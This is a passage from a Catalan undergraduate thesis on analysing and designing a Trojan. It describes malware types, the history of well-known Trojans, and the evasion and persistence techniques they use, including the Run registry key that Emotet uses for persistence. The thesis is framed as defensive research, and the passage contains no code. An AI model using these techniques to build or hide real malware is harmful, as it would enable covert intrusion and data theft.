Treball de Fi de Grau

UNIVERSITAT DE BARCELONA

GRAU D'ENGINYERIA INFORMÀTICA

Facultat de Matemàtiques i Informàtica
Universitat de Barcelona

ANÀLISI I DISSENY D'UN TROIÀ

Autor: Sergio López Manga

Director: Raül Roca Cànoves
Realitzat a: Departament d'Enginyeria Informàtica

Barcelona, 15 de gener de 2024

Resumen

Dado el avance tecnológico que estamos viviendo en esta era, nuestra dependencia de lo digital está transformando nuestras vidas. Un aumento de las innovaciones tecnológicas que también viene acompañado de serias amenazas para los usuarios: cada vez estamos más expuestos a un riesgo *online* que concierne a nuestra privacidad, integridad y seguridad. Esto se traduce en un aumento de ataques por parte de los ciberdelincuentes, a través de técnicas cada vez más sofisticadas. Y además de la creciente sofisticación, la variedad de malware que circula por la red es cada vez mayor.

De todos los tipos de *malware* que encontramos actualmente en la red, hay uno en especial que, por su particular capacidad de infiltrarse en *software* legítimo, puede llegar a ser verdaderamente peligroso. Nos referimos a los troyanos, un nombre inspirado en el caballo de Troya.

En este trabajo se desarrollará un troyano, partiendo de la recopilación de todas las técnicas que utilizan para poder entender en profundidad cómo funcionan. Cabe poner gran énfasis en que este proyecto está enfocado a fines éticos, con el objetivo de poder crear contramedidas para una mayor protección de los usuarios ante dichas amenazas.

Resum

Tenint en compte l'avanç tecnològic que estem vivint en aquesta era, la nostra dependència del digital està transformant les nostres vides. Un augment de les innovacions tecnològiques que també ve acompanyat de serioses amenaces per als usuaris: cada vegada estem més exposats a un risc en línia al voltant de la nostra privacitat, integritat i seguretat. Això es tradueix en un augment d'atacs per part dels ciberdelinqüents, a través de tècniques cada vegada més sofisticades. I a més de la creixent sofisticació, la varietat de malware que circula per la xarxa és cada vegada major.

De tots els tipus de *malware* que trobem actualment a la xarxa, n'hi ha un en especial que, per la seva particular capacitat d'infiltrar-se en *software* legítim, pot arribar a ser realment perillós. Ens referim als troians, un nom inspirat en el cavall de Troya.

En aquest treball es desenvoluparà un troià, partint de la recopilació de totes les tècniques que utilitzen per poder entendre en profunditat com funciona. Cal posar gran èmfasi en el fet que aquest projecte està enfocat a fins ètics, amb l'objectiu de poder crear contramesures per a una major protecció dels usuaris davant les esmentades amenaces.

Abstract

Given the technological advancement we are experiencing in this era, our dependence on digital is transforming our lives. An increase in technological innovations that is also accompanied by serious threats for users: we are increasingly exposed to an online risk that concerns our privacy, integrity and security. This translates into an increase in attacks by cybercriminals, through increasingly sophisticated techniques. And in addition to growing sophistication, the variety of malware circulating on the Internet is increasing.

Of all the types of *malware* we currently find on the Internet, there is one in particular that, due to its particular ability to infiltrate legitimate software, can be truly dangerous. We are referring to the Trojans, a name inspired by the Trojan horse.

In this work, a Trojan will be developed, starting from the compilation of all the techniques they use in order to understand in depth how they work. Great emphasis should be placed on the fact that this project is focused on ethical purposes, with the objective of being able to create countermeasures for greater protection of users against these threats.

Índex

1. Introducció i motivació

En el context d'una societat cada dia més digitalitzada, l'àmbit de la ciberseguretat pren cada vegada més protagonisme. Un fet que respon a la situació actual: en paral·lel a una major connexió digital de les comunitats, entra en joc també una creixent amenaça per als usuaris. Tenint en compte aquest escenari, el meu Treball de Fi de Grau s'endinsa profundament en el complex i cada vegada més rellevant món de la ciberseguretat. Concretament, la meva recerca s'enfoca en una de les amenaces més silencioses i perilloses en l'espai digital: els troians. Aquest tipus de *malware* es caracteritza per la seva capacitat de camuflar-se dins dels sistemes operatius, operant de manera quasi imperceptible mentre provoquen danys significatius.

L'elecció d'aquest tema respon a dos motius principals: per una banda, l'augment exponencial en l'ús d'internet que ha tingut com a conseqüència un increment en els ciberatacs, i el meu interès personal per aprofundir en la comprensió dels sistemes operatius, i com aquests són explotats per *malware*.

Concretament, els troians, tenen una naturalesa sigilosa que els fa especialment perillosos. Poden operar sense ser detectats durant llargs períodes, causant danys significatius tant a individus com a organitzacions, fet que representa un gran desafiament per a la seguretat informàtica. La detecció i neutralització d'aquests *malware* no només requereix eines avançades, sinó també un coneixement profund del funcionament dels sistemes operatius i les xarxes.

Amb aquesta investigació, vull aportar llum sobre com funcionen aquests troians, quins són els seus mètodes d'atac i com podem protegir-nos d'ells. Per tant, aquesta recerca també té com a objectiu sensibilitzar sobre la importància de la prevenció i la seguretat en l'entorn digital, destacant la necessitat d'estar sempre alerta davant dels nous mètodes d'atac i les estratègies sofisticades que els cibercriminals utilitzen per aprofitar-se de les vulnerabilitats dels nostres sistemes.

Amb aquest enfoc, aquest Treball de Fi de Grau no només es planteja com una eina per a l'aprenentatge i l'anàlisi, sinó també com un reflex de la necessitat de reforçar la seguretat per una millor protecció en l'espai digital.

2. Objectius

El principal objectiu d'aquest treball és arribar a desenvolupar un troià imitant les tècniques que fan servir, per assolir un propòsit clau: que els usuaris puguin entendre com funcionen i, d'aquesta forma, comptin amb els coneixements necessaris a l'hora detectar si el seu ordinador està infectat. I no només que tinguin la capacitat de detectar-ho, sinó també que puguin ser conscients dels perills que comporta i als quals estan exposats.

Per dur a terme aquest objectiu principal, ens situem en un punt de partida amb els següents objectius específics:

- Analitzar els troians més actuals, per conèixer les tendències recents i poder identificar quines tècniques es repeteixen. Això permetrà replicar-les a l'hora de construir una representació el més fidel possible a un troià actual.

- Estudiar en profunditat totes les tècniques que poden arribar a posar en pràctica, entre les quals s'inclouen mètodes d'infecció, tècniques de detecció, de persistència, com es comunica amb els servidors *command and control* (C&C) i càrregues útils dels troians.

- Una vegada estudiades totes les tècniques que utilitzen la majoria dels troians actualment, s'intentarà replicar algunes de les que la majoria tenen en comú, a través del desenvolupament d'un troià amb fins ètics. Aquestes tècniques se centraran principalment en l'evasió de detecció, en mantenir-se ocults al sistema, en generar persistència i en el tipus d'accions malicioses que usen.

- Crear un *payload* (càrrega maliciosa) que recopilarà algunes de les accions malicioses que aquests troians acostumen a realitzar, com per exemple la captura de les tecles o les captures de pantalla, entre d'altres.

- Es crearà un servidor *command and control* (C&C), que serà el responsable d'enviar ordres a la màquina infectada, i no únicament això, sinó que també serà capaç d'administrar diferents tipus de *payload*.

- Finalment, es crearà un *dashboard*, que incorporarà una interfície gràfica, amb l'objectiu de poder gestionar les màquines que hagin estat infectades.

3. Què és el *malware*?

El *malware*, o *software* maliciós, és un terme general que inclou qualsevol mena de *software* amb intencions malicioses, dissenyat per danyar, comprometre o accedir de manera no autoritzada a sistemes informàtics, xarxes o dispositius [1]. Aquest tipus de software és àmpliament utilitzat per ciberdelinqüents per a una varietat de propòsits, que van des de l'extracció de dades personals i financeres fins al segrest de sistemes a canvi d'un rescat. Hi ha diverses formes de *malware*, com ara virus, troians, cucs, *spyware* i *ransomware*, cadascun amb les seves pròpies característiques i mètodes d'infecció. L'estructura d'un *malware* [2] és la següent:

- ***Exploit***: És el codi que explota les vulnerabilitats d'un sistema, creat específicament per atacar i comprometre l'objectiu.

- ***Payload***: Aquest codi no només permet accedir al sistema de la víctima, sinó que també possibilita que l'atacant executi comandes i el controli remotament després de l'explotació.

- ***Dropper***: És un programa que instal·la *software* maliciós de manera silenciosa, sovint sense que l'usuari ho sàpiga, actuant com a precursor d'atacs molt més perjudicials.

- ***Downloader***: És similar a un *dropper*, però amb la capacitat addicional de descarregar programes maliciosos d'internet, portant més *malware* al sistema.

- ***Obfuscator***: A més d'amagar el *malware* mitjançant l'encriptació, aquest programa dificulta la detecció i anàlisi per part d'antivirus, protegint el *malware* de ser identificat.

- ***Injector***: La seva funció principal és injectar codi maliciós en processos en execució de la màquina de la víctima, permetent alterar o prendre el control d'aquests processos sense ser detectat.

- ***Packer***: Aquest component no només agrupa programes maliciosos, sinó que sovint també els comprimeix per reduir-ne la mida i evadir la detecció, facilitant la seva distribució i execució.

4. Un tipus de *malware*: els troians

De tot l'univers de *malware*, aquest projecte està enfocat a un dels seus tipus: els troians. En aquest apartat, veurem què vol dir aquest concepte, quina és la seva naturalesa, quins són els més presents actualment i la seva evolució al llarg de la història.

4.1. Definició de troià i la seva naturalesa

Un troià és un tipus de *malware* que, a diferència dels virus i cucs, no es replica per si mateix, sinó que es camufla com un programa legítim per enganyar l'usuari i obtenir accés no autoritzat al sistema. No és casualitat, doncs, que el seu nom provingui del famós cavall de Troia utilitzat pels grecs per infiltrar-se a la ciutat de Troia.

Quan un troià infecta un sistema, té capacitat per posar en pràctica un ventall d'accions malicioses: obrir una porta perquè un atacant remot accedeixi a l'equip, registrar pulsacions de tecles, robar informació, convertir el dispositiu en part d'una *botnet* (xarxa de màquines infectades), entre altres accions malicioses [1]. I aquesta capacitat per infectar el sistema la poden dur a terme a través de descàrregues de programes, correus electrònics amb fitxers adjunts maliciosos o mitjançant vulnerabilitats d'aplicacions que no estan actualitzades.

4.2. Tipus de troians

Existeixen diferents tipus de troians [3], cadascun d'ells amb les seves característiques i mètodes d'atac. Algunes de les tipologies de troians més comunes inclouen:

- **Troians *downloader***: S'activen amb connexió a internet, descarregant programes addicionals per a l'atac. Actuen com a primer pas en l'atac, establint un punt de suport per l'atacant.

- **Troians *backdoor***: Ofereixen als atacants un mètode d'entrada a través de programes maliciosos, permetent l'accés remot no autoritzat per a funcions com el robatori de dades o l'espionatge d'activitats.

- **Troians *DDoS***: Associats amb atacs de denegació de servei (*DDoS*), aquests troians infecten diversos dispositius per llançar atacs massius de sol·licituds a un servidor, provocant la seva fallida o col·lapse.

- **Troià *rootkit***: Programari per a l'accés remot a nivell administratiu, sovint no autoritzat, permetent al atacant poder executar diverses funcions per explotar el dispositiu.

- **Troians bancaris**: Centrats en l'àmbit bancari, aquests troians roben credencials bancàries i són capaços de superar mesures de seguretat com l'autenticació de dos factors.

- **Troians espia**: Dissenyats per monitorar l'activitat de l'usuari infectat, permeten l'espionatge a distància i el robatori de dades.

- **Troians *ransomware***: Bloquegen o xifren dades en el sistema infectat, demanant un rescat per la seva recuperació.

4.3. Evolució dels troians

Després d'aquesta breu introducció sobre què és el *malware* i els tipus de troians que existeixen, ens endinsem ara en un repàs històric sobre els troians principals. Una línia temporal que ens permetrà comprendre l'evolució d'aquestes amenaces informàtiques al llarg del temps.

4.3.1. Anys 80: Els inicis dels troians

Amb l'inici de l'era digital als anys vuitanta, van aparèixer els primers troians. Un fet que va suposar un significatiu punt d'inflexió en el camp de la ciberseguretat, especialment en un període en què els usuaris van començar a fer un ús creixent dels ordinadors. En paral·lel a aquest augment d'ús, també es van obrir noves vies per cometre activitats delictives a la xarxa. I encara que els primers troians eren inicialment simples, a la pràctica van aconseguir ser efectius i, fins i tot, comprometre sistemes informàtics.

1980. *ANIMAL*: El primer troià de la historia

Quin és l'origen del terme “troià”? El trobem inicialment l'any 1974, en un informe de les Forces Aèries nord-americanes, on s'especulava sobre les possibles vies de vulnerar ordinadors [3]. Tot i així, no va ser fins a la dècada de 1980 que aquests programes maliciosos, que seguien el prototip d'*ANIMAL*, el primer troià, van començar a proliferar.

L'any 1975, el programador informàtic John Walker va desenvolupar un programa anomenat *ANIMAL* [4], una versió popular dels "jocs d'endevinalles d'animals" amb 20 preguntes. Aquest programa es va compartir amb amics a través de cintes magnètiques i, per facilitar la seva distribució, Walker va crear *PREVADE*, que s'instal·lava juntament amb *ANIMAL*. *PREVADE*, mentre l'usuari jugava al joc, cercava i copiava *ANIMAL* a tots els directoris disponibles. Encara que no tenia intencions malicioses, *ANIMAL* i *PREVADE* encaixen amb la definició d'un troià, ja que ANIMAL contenia un programa ocult que realitzava accions sense l'aprovació de l'usuari [5].

1989. *AIDS Trojan*: un troià propagat a través de disquets

Un dels troians més famosos d'aquesta dècada va ser el conegut com a *AIDS Trojan* o *PC Cyborg* [6]. Aquest es va distribuir a través de disquets etiquetats com a *AIDS Information - Introductory Diskettes*, lliurats als assistents a una conferència sobre la SIDA de l'Organització Mundial de la Salut. El troià reemplaçava el fitxer AUTOEXEC.BAT del sistema operatiu DOS i portava un comptador d'arrencada del sistema. També ocultava directoris i xifrava els noms de tots els fitxers a la unitat C, fent inaccessible el sistema. Tot i això, el seu xifratge simètric era simple i va ser ràpidament superat amb eines de desencriptació.




Figura 1: Disquet introductori d'informació sobre la sida i la documentació. Font: https://en.wikipedia.org/wiki/AIDS_%28Trojan_horse%29

4.3.2. Anys 90: Expansió amb internet

Durant els anys noranta, internet va començar a expandir-se massivament, augmentant exponencialment l'abast i l'impacte dels troians. Aquesta dècada va veure com els troians es van sofisticar, aprofitant la interconnexió global per a propagar-se ràpidament i perpetrar fraus a gran escala.

1995. *Concept*, el primer virus macro

Va ser a la dècada de 1990 quan el panorama del codi maliciós va experimentar un canvi significatiu amb l'expansió d'internet. Posem com a exemple el troià *Concept* [7], que va sorgir el 1995 i va ser el primer virus macro conegut que es va propagar a través de documents de *Microsoft Word*. L'aparició de *Concept* es va traduir en un punt d'inflexió en la naturalesa dels virus i troians: va demostrar que els documents, no només els executables, podien ser vehicles per al codi maliciós. I això es va reflectir en els arxius comuns, que a partir d'aquell moment podien utilitzar-se per propagar el *malware*, mostrant així una evolució en les tècniques d'atac i distribució.

1999. *Melissa*, el virus que va afectar a grans corporacions

Posem ara com a exemple un altre troià que també va marcar un punt d'inflexió en el context del *malware*. Conegut com a *Melissa* [8], aquest virus macro creat per David L. Smith el 1999 es va propagar a través de correus electrònics que contenien un document de *Word* titulat "list.doc". Aquest fitxer, que aparentment era una llista de llocs web pornogràfics, en realitat contenia un *script* de *Visual Basic* que infectava el sistema. Quan l'usuari obria aquest document, el virus desactivava diverses funcions de seguretat a *Microsoft Word* i *Outlook*, i enviava automàticament còpies de si mateix als primers 50 contactes de la llibreta d'adreces d'*Outlook* de l'usuari infectat. Encara

que no estava dissenyat per robar diners o informació, el virus *Melissa* va arribar a sobrecarregar els servidors de correu electrònic, afectant a més de 300 organitzacions entre les quals es van incloure *Microsoft* i *Intel*, i la Infanteria de Marina dels Estats Units.

4.3.3. Anys 2000-2010: Integració amb altres tipus de *malware*

Indaguem ara en la primera dècada del segle XXI. Aquesta època va estar marcada principalment per la important evolució dels troians, especialment per la seva integració amb un altre tipus de *malware*. Això es va traduir en una creació d'amenaces híbrides, més complexes i difícils de detectar i eliminar.

2000. *ILOVEYOU*, una carta d'amor enverinada

L'any 2000 va entrar en joc un altre troià que també va revolucionar el context de la seguretat informàtica. Sota el nom de *ILOVEYOU* [9], la manera de propagar-se d'aquest troià era a través d'un correu electrònic que semblava una carta d'amor. Contenia un fitxer adjunt normalment sota el nom *LOVE-LETTER-FOR-YOU.TXT.vbs* que era, en realitat, un *script* de *Visual Basic*. En obrir-lo, el troià s'activava i aquest *script* estava programat per replicar-se i enviar còpies de si mateix a tots els contactes de *Microsoft Outlook* de l'usuari infectat. A més, *ILOVEYOU* modificava fitxers al sistema de l'usuari, incloent la sobreescriptura d'imatges, música i altres documents.




Figura 2: Correu electrònic amb el fitxer *LOVE-LETTER-FOR-YOU.TXT.vbs* adjunt.
Font: https://www.forbes.com/sites/daveywinder/2020/05/04/this-20-year-old-virus-infected-50-million-windows-computers-in-10-days-why-the-iloveyou-pandemic-matters-in-2020/

2007. *Zeus*: el robatori d'informació financera

Si bé fins ara els troians no estaven especialment orientats al robatori de dades, l'aparició de *Zeus* [10], detectat per primera vegada l'any 2007, va canviar l'escenari de la ciberseguretat informàtica. Aquest codi maliciós va ser específicament dissenyat per robar informació financera, principalment a través de *keylogging* i atacs de *man-in-the-middle*. Però *Zeus* no només va afectar ordinadors: aquest *malware* va marcar un

canvi significatiu per la seva capacitat d'afectar també dispositius mòbils. I lluny d'acabar amb la seva potència d'infecció, el codi font va ser alliberat al públic el 2011, fet que va comportar la creació de noves variants del troià.

2010. *Stuxnet*: un cuc aparententment polititzat

Seguim amb *Stuxnet* [11], que va ser un cuc altament especialitzat i dissenyat per sabotejar sistemes de control industrial, especialment aquells utilitzats en programes d'enriquiment d'urani. Com es va propagar *Stuxnet*? Ni per correu electrònic, ni tampoc per web: aquest cuc es va propagar a través de dispositius *USB* i va explotar vulnerabilitats desconegudes a *Windows*. Es va enfocar específicament en sistemes SCADA de Siemens, infectant els controladors lògics programables (*PLC*) a través de la reprogramació del *software Step-7*. Una dada curiosa sobre aquest cuc és el seu probable suport estatal i el seu impacte al programa nuclear iranià. Un gran percentatge de les infeccions es van concentrar a l'Iran.

4.3.4. Anys 2010-2020: Atacs dirigits i personalitzats

Canviem de dècada: entre 2010 i 2020, els atacs de *malware* van posar en pràctica estratègies més sofisticades i personalitzades, especialment els troians. Aquesta etapa va estar marcada pel desenvolupament de troians molt adaptatius amb objectius concrets, i per l'increment de les estafes mitjançant *software* antivirus fals. Els ciberdelinqüents utilitzaven llocs web fraudulents, imitant plataformes legítimes com ara bancs i botigues en línia, per enganyar els usuaris i obtenir les seves dades bancàries i informació personal.

2014. *Emotet*: una plataforma de distribució de *malware*

El troià *Emotet* [12] va ser inicialment un troià bancari i va destacar per la seva capacitat per evolucionar i adaptar-se. *Emotet* es va convertir en una plataforma de distribució de *malware*, utilitzant tècniques de *phishing* per infiltrar-se en sistemes i descarregar mòduls maliciosos, incloent robatori de dades i distribució de *ransomware*. *Emotet* operava a través d'un *botnet* i proporcionava *Malware-as-a-Service*.

2016. *TrickBot*: de troià bancari a eina de cibercrim

Trickbot [13] va aparèixer el 2016, i va evolucionar de troià bancari a sofisticada eina de cibercrim. La seva forma de propagar-se no dista massa d'altres *malware* vistos anteriorment: ho fa a través d'enllaços o adjunts infectats en correus electrònics, enganyant els usuaris perquè habilitin macros i, com a conseqüència, instal·lin el seu *malware*. La seva sofisticació i especialització és el que defineix la seva perillositat des dels seus inicis: capaç de robar credencials accedint a contrasenyes emmagatzemades a navegadors web i aplicacions, i de desactivar eines de defensa com ara *Windows Defender*.

4.4. Troians més presents en l'actualitat

En aquesta secció, ens endinsarem en el panorama actual dels troians, explorant aquells que es mostren més actius i prevalents en l'actualitat. Aquesta investigació no no-

més ens proporcionarà una visió detallada sobre com operen aquests programes maliciosos sinó que, a més, ens ajudarà a identificar patrons i tècniques comunes dins de les seves accions malicioses.

4.4.1 *Zbot*/*Zeus*

El troià *Zeus*, també conegut com a *Zbot*, és un *malware* especialitzat en el robatori d'informació financera i es propaga principalment a través de correus electrònics de *phising* i descàrregues d'arxius.

¿Quines tècniques utilitza? Una vegada instal·lat en un sistema, *Zeus* utilitza tècniques [14] com ara el *form grabbing* i atacs *man-in-the-browser* per robar informació. A través d'aquestes tècniques pot capturar dades delicades de formularis web i canviar el contingut de les pàgines bancàries en temps real. A més de la seva capacitat per injectar *scripts* maliciosos a pàgines web, *Zeus* fa servir tècniques d'ofuscació avançades per evitar que el detectin els antivirus. També utilitza tècniques com ara el *hooking* de navegador per interceptar i modificar el tràfic web, el robatori de galetes i de certificats digitals. Aquestes accions permeten fer transaccions fraudulentes i accedir a informació confidencial.

¿Fins on arriba la seva influència? Aquesta dada ho reflecteix: el 2010, l'*FBI* va anunciar que *hackers* a Europa de l'Est havien utilitzat *Zeus* per infectar ordinadors a tot el món, robant contrasenyes i dades bancàries per fer transferències no autoritzades, que es van traduir en robatoris de milions de dòlars [10].

4.4.2 *Qbot*

El troià bancari *Qakbot*, conegut també com a *Qbot*, *QuackBot* o *Pinkslipbot*, va començar sent un *malware* de robatori d'informació fins a convertir-se en una amenaça avançada amb capacitats de *backdoor*. Es propaga principalment a través de campanyes de correu electrònic.

¿Quines tècniques utilitza? *Quakbot* utilitza tècniques [15][16] com ara el contraban d'HTML (HTML *Smuggling*), el *sideloading* de DLL, i la creació de claus de registre i tasques programades per mantenir-se operatiu en els sistemes infectats. A més, es comunica amb servidors de *command and control (C&C)* per realitzar atacs específics. *Qakbot* també implementa tècniques d'evasió, com ara la detecció d'entorns virtuals, autoactualitzacions periòdiques i la injecció de codi en processos normals del sistema, per evitar ser detectat per antivirus. És capaç fins i tot de robar correus electrònics, que després utilitza per enviar comunicacions a víctimes potencials, aprofitant la informació obtinguda prèviament per augmentar les possibilitats que els correus siguin oberts. A això se suma una tècnica d'elevació de privilegis on *Qakbot* injecta processos, com podria ser l'explorador de fitxers, anomenat *explorer.exe*, i després crea tasques programades per executar-se amb privilegis d'usuari del sistema.

¿Fins on arriba la seva influència? La xarxa de bots coneguda com a *Qbot* està vinculada amb almenys 40 atacs de *ransomware* contra empreses, proveïdors d'atenció mèdica i agències governamentals de tot el món, causant centenars de milions de dòlars en danys. Només en els darrers 18 mesos, les pèrdues han superat els 58 milions de dòlars [17].

4.4.3 *Ramnit*/*Nimnul*

El troià *Ramnit* és un *malware* versàtil i persistent que destaca per la seva capacitat d'infectar, propagar-se i assegurar la seva persistència en els sistemes afectats.

Quines tècniques utilitza? Una vegada al sistema, *Ramnit* utilitza una gran varietat de tècniques [18][19]. Primer es copia en unitats extraïbles i de xarxa, fent servir noms aleatoris, i utilitza fitxers *autorun.inf* per assegurar la seva execució automàtica. A més, crea connexions amb servidors remots a través del port *TCP* 443, utilitzant un algorisme que genera noms de domini per descarregar components addicionals que realitzen accions com ara robatori de credencials i desactivació de programes *anti-malware*. Per seguir al sistema, *Ramnit* utilitza tècniques com ara la creació de tasques programades, inserció en claus de registre, i duplicació en carpetes específiques del sistema operatiu, a través del xifratge de *Windows* per ocultar-se. En algunes variants, integra mòduls addicionals que amplien les seves capacitats d'atac i control, la qual cosa demostra la seva naturalesa sofisticada i la importància de mesures preventives, com ara l'ús de *software* de seguretat actualitzat i la realització de còpies de seguretat regulars.

Fins on arriba la seva influència? Va començar com un cuc el 2010 i va evolucionar a un troià bancari el 2011, utilitzant parts del codi de *Zeus*. L'any 2014, es va ubicar com el quart troià financer més actiu a nivell mundial. Tot i els esforços d'*Europol* per desmantellar-lo l'any 2015, *Ramnit* va ressorgir ràpidament [20].

4.4.4 *Emotet*

Emotet ha evolucionat des d'un troià bancari fins a una de les amenaces més avançades en el context de la ciberseguretat. Es propaga principalment a través de correus electrònics de correu brossa que imiten marques reconegudes, utilitzant un llenguatge persuasiu i arxius adjunts habilitats per a macros o enllaços maliciosos. Aquests correus, moltes vegades amb un *branding* familiar, poden contenir reclams com "La factura" o "Detalls del pagament", portant l'usuari a activar la descàrrega del *malware*.

Quines tècniques utilitza? Les primeres versions d'*Emotet* van arribar com a fitxers *JavaScript* maliciosos. Van evolucionar posteriorment per utilitzar documents d'*Office* amb macros, per obtenir la càrrega útil de servidors *command and control* (*C&C*) operats pels atacants. La naturalesa polimòrfica d'*Emotet* permet canviar el codi i evitar la detecció antivirus. A més, pot detectar i romandre inactiu en màquines virtuals.

Emotet també es comunica amb servidors de *command and control* (*C&C*) per rebre actualitzacions, fet que permet als atacants instal·lar versions actualitzades del *malware* i altres tipus de *malware* addicionals. Per assegurar la seva persistència, *Emotet* modifica claus de registre de *Windows*, en particular:

- *HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run*

S'injecta en processos en execució, com *explorer.exe*. A més, utilitza tasques programades per reactivar-se després de reinicis del sistema o intents de neteja. [21].

Fins on arriba la seva influència? Les primeres versions d'*Emotet* es van utilitzar per atacar clients bancaris a Alemanya. Les versions posteriors d'*Emotet* es van dirigir a

organitzacions a Canadà, Regne Unit i Estats Units. Un atac d'aquest troià a Allentown (Pennsilvània) va costar a la ciutat més d'1 milió de dòlars en reparacions [22].

5. Tècniques més utilitzades pels troians

Ara que coneixem els troians més freqüents que podem trobar, el nostre objectiu és descobrir les estratègies comunes que utilitzen aquests i altres tipus de troians. Aprofundint en aquestes tècniques, podrem comprendre com actuen i, d'aquesta manera, preparar-nos millor per protegir els sistemes. En aquesta secció, ens centrarem en les tàctiques que solen repetir-se i que són clau.

5.1. Tècniques d'evasió

A mesura que han anat evolucionant, els troians han anat incloent una gran varietat de tècniques d'evasió, dissenyades específicament per dificultar la seva detecció per part dels mecanismes de defensa més avançats. Aquestes tècniques no només els permeten romandre ocults, sinó també operar de manera efectiva dins d'un sistema compromès. Els seus objectius principals són:

- Evitar la detecció de l'antivirus
- Complicar l'anàlisi de codi
- Evitar l'enginyeria inversa
- Eludir les mesures de seguretat

A continuació veurem quines són les tècniques més utilitzades.

5.1.1. Ofuscació de codi

L'ofuscació de codi en el *malware* fa referència a la manipulació intencionada de l'estructura i la lògica del codi, per fer-les més enrevessades. Aquesta tècnica té com a objectiu dificultar la detecció basada en signatures, mètode utilitzat per antivirus. La detecció de signatures en un antivirus consisteix a comparar els arxius i programes en un dispositiu amb una base de dades de signatures de *malware* coneguts. Quan es detecta una coincidència entre un arxiu i una signatura de *malware*, l'antivirus identifica aquest arxiu com a maliciós.

Mitjançant la transformació del codi en una forma complexa, els patrons reconeixibles del *malware* queden ocults. D'aquesta forma, es dificulta als sistemes de seguretat identificar la seva signatura, basada en patrons predefinits d'amenaces conegudes.
Algun dels mètodes que utilitza són:

- Canvi de noms de variables i funcions
- Alteració del flux de control
- Encriptació de cadenes de caràcters
- Polimorfisme i metamorfisme

5.1.2. Xifratge de codi

Un atacant podria optar per xifrar el seu codi per diverses raons, totes elles amb l'objectiu de protegir el *malware* i evitar que sigui detectat i analitzat:

- **Evitar la detecció per part de *software* de seguretat**: Els programes de seguretat, com els antivirus, sovint identifiquen el *malware* basant-se en signatures digitals o patrons coneguts de codi *malware*, com s'indicava anteriorment. El xifratge fa que canviï l'aparença del codi, fet que pot fer que sigui molt més difícil per a aquests programes identificar el *malware*, basant-se en les seves signatures conegudes.

- **Dificultar l'enginyeria inversa i l'anàlisi**: L'enginyeria inversa és un mètode utilitzat pels investigadors de seguretat per estudiar els *malware*. El xifratge fa que el codi sigui menys llegible i comprensible, complicant així l'anàlisi detallada del funcionament intern del *malware*.

Alguns dels mètodes més comuns de xifratge són:

- **Xifratge asimètric:** Aquest mètode utilitza dues claus, una clau pública i una clau privada. La clau pública s'usa per xifrar el codi, mentre que la clau privada s'utilitza per desxifrar-lo.

- **Xifratge simètric:** Aquest mètode utilitza una sola clau per xifrar i desxifrar el codi.

5.1.3. Detecció d'entorn virtualitzat

La identificació d'entorns virtualitzats fa referència a l'aplicació de mètodes per detectar si el *malware* està operant dins d'un entorn controlat, com pot ser un *sandbox* o una màquina virtual, sovint utilitzats en anàlisi de seguretat. Aquest tipus de *malware* està dissenyat per reconèixer elements característics d'aquests entorns, com ara rutes d'arxius únics o configuracions específiques del registre del sistema.

Els investigadors de seguretat sovint utilitzen màquines virtuals per analitzar el *malware* en un entorn controlat i segur, i així evitar infectar una màquina real. En detectar que estan en un entorn virtualitzat, els troians poden optar per no executar les càrregues malicioses o comportar-se de manera diferent per evitar la detecció i l'anàlisi.

5.1.4. Detecció d'*anti-debug*

Com en el cas de la tècnica de detecció d'entorns virtualitzats anterior, la detecció d'eines de depuració (*anti-debugging*) és una altra tècnica utilitzada pels troians a l'hora d'evadir l'anàlisi i l'enginyeria inversa per part dels investigadors de seguretat. Aquest enfocament se centra a identificar i reaccionar davant la presència de *software* de depuració, que és utilitzat normalment en l'anàlisi de *malware* per estudiar el seu comportament.

5.2 Tècniques de persistència

Per assegurar la seva permanència dins dels sistemes que infecten, els troians tenen un ampli ventall de tècniques de persistència. Aquestes estratègies estan dissenyades per garantir que el *malware* no només sobrevisqui als reinicis del sistema, sinó que també

es mantingui de forma activa, i pugui continuar executant les seves accions malicioses de manera constant.

5.2.1. Modificació de registres

